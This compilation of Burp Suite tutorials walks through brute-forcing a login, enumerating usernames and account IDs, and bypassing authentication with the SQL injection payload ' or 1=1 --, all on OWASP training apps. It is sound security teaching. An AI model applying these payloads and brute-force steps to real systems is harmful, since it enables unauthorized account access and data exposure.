
In the "Payload options" settings enter some possible passwords. You can do this manually or using a custom or pre-set list.

Click the "Start attack" button.



In the "Intruder attack" window you can sort the results using the column headers.

In this example sort by "Length" and by "Status".




The table now provides us with some interesting results for further investigation.

By viewing the response in the attack window we can see that request 118 is logged in as "admin".

To confirm that the brute force attack has been successful, use the gathered information (username and password) on the web application's login page.

Account Lock Out



In some instances, brute forcing a login page may result in an application locking out the user account. This could be the due to a lock out policy based on a certain number of bad login attempts etc.

Although designed to protect the account, such policies can often give rise to further vulnerabilities. A malicious user may be able to lock out multiple accounts, denying access to a system.

In addition, a locked out account may cause variances in the behavior of the application, this behavior should be explored and potentially exploited.


Verbose Failure Messages

Where a login requires a username and password, as above, an application might respond to a failed login attempt by indicating whether the reason for the failure was an unrecognized username or incorrect password.

In this instance, you can use an automated attack to iterate through a large list of common usernames to enumerate which ones are valid.

A list of enumerated usernames can be used as the basis for various subsequent attacks, including password guessing, attacks on user data or sessions, or social engineering.

Scanning a login page



In addition to manual testing techniques, Burp Scanner can be used to find a variety of authentication and session management vulnerabilities.

In this example, the Scanner was able to enumerate a variety of issues that could help an attacker break the authentication and session management of the web application.


Related articles:

From <https://support.portswigger.net/customer/portal/articles/1964020-Methodology_Attacking%20Authentication_Brute%20Force%20Login.html>


Using SQL Injection to Bypass Authentication

In this example we will demonstrate a technique to bypass the authentication of a vulnerable login page using SQL injection.

This tutorial uses an exercise from the “Mutillidae” training tool taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.



To check for potential SQL injection vulnerabilities we have entered a single quote in to the "Name" field and submitted the request using the "Login" button.



The application provides us with an SQL error message.

The error message includes the SQL query used by the login function.

We can use this information to construct an injection attack to bypass authentication.

The first account in a database is often an administrative user, we can exploit this behavior to log in as the first user in the database.

Enter some appropriate syntax to modify the SQL query into the "Name" input.


In this example we used ' or 1=1 -- .

This causes the application to perform the query:

```
SELECT * FROM users WHERE username = '' OR 1=1-- ' AND password = 'foo'
```

Because the comment sequence (--) causes the remainder of the query to be ignored, this is equivalent to:

```
SELECT * FROM users WHERE username = ' ' OR 1=1
```



In this example the SQL injection attack has resulted in a bypass of the login, and we are now authenticated as "admin".

You can learn more about this type of detection in our article; Using Burp to Detect Blind SQL Injection Bugs.


From <https://support.portswigger.net/customer/portal/articles/2791007-Methodology_SQL_Injection_Authentication_.html>

Using Burp to Test for Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place.


In our example the application's authentication / authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.

In this example we will demonstrate how to use Burp Intruder and Repeater to check for insecure direct object reference vulnerabilities. This tutorial uses an exercise from the "Cyclone" training tool. The version of "Cyclone" we are using is taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.



First, ensure that Burp is correctly configured with your browser.


With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.



Visit the page of the web application you are going to attack.

In this example log in to "Cyclone" using the login details provided on the homepage.

Then click the "My Bank Accounts" link from the "Account" drop down menu.




Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".

In your browser, reload the page.

The request will be captured by Burp.




View the request in the Proxy “Intercept” tab.

Right click on the raw request to bring up the context menu.

Click “Send to Intruder.”

Note: You can also send requests to Intruder via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.




Go to the “Intruder” tab, then the “Positions” tab.

Use the “Clear” function to remove the preset payload positions..

Highlight the section of the URL that refers to an object. In this case the user number in the URL.

Use the "Add" button on the right of the request editor to add the selected payload position.




Next, go to the “Payloads” tab.

Here you can select a payload type to suit the attack you are implementing. In this case select "Payload type:" “Numbers” from the "Payload Sets" options.


Beneath “Payload Options “you can choose the number range and increments.

In this example we are using the numbers 1-1000 in increments of 1.

Once you have tailored your attack, click the “Start Attack” Button.



In the “Intruder attack” window you can sort the results of the attack by a variety of means.
In this example we can use “Status” and/or “Length”.
The results are split quite clearly and provide us with means for further investigation.




To perform further investigation of interesting results, you can:


- Send the item to the Repeater tool, via the context menu.
- Copy the URL, via the context menu, and paste it into your browser.
- Explore the request and response in the attack window.

  In this example we are able to examine the request and response in the "Intruder attack" window.


Requests 1-100 (apart from the original user ID of 4) enumerate the user names of other accounts in the web application.



Additionally, you can use the "Grep - Extract" function to add the user names to the results table.
Go to the "Options" tab in the attack window.
Then locate the "Grep - Extract" options and click the "Add" button.

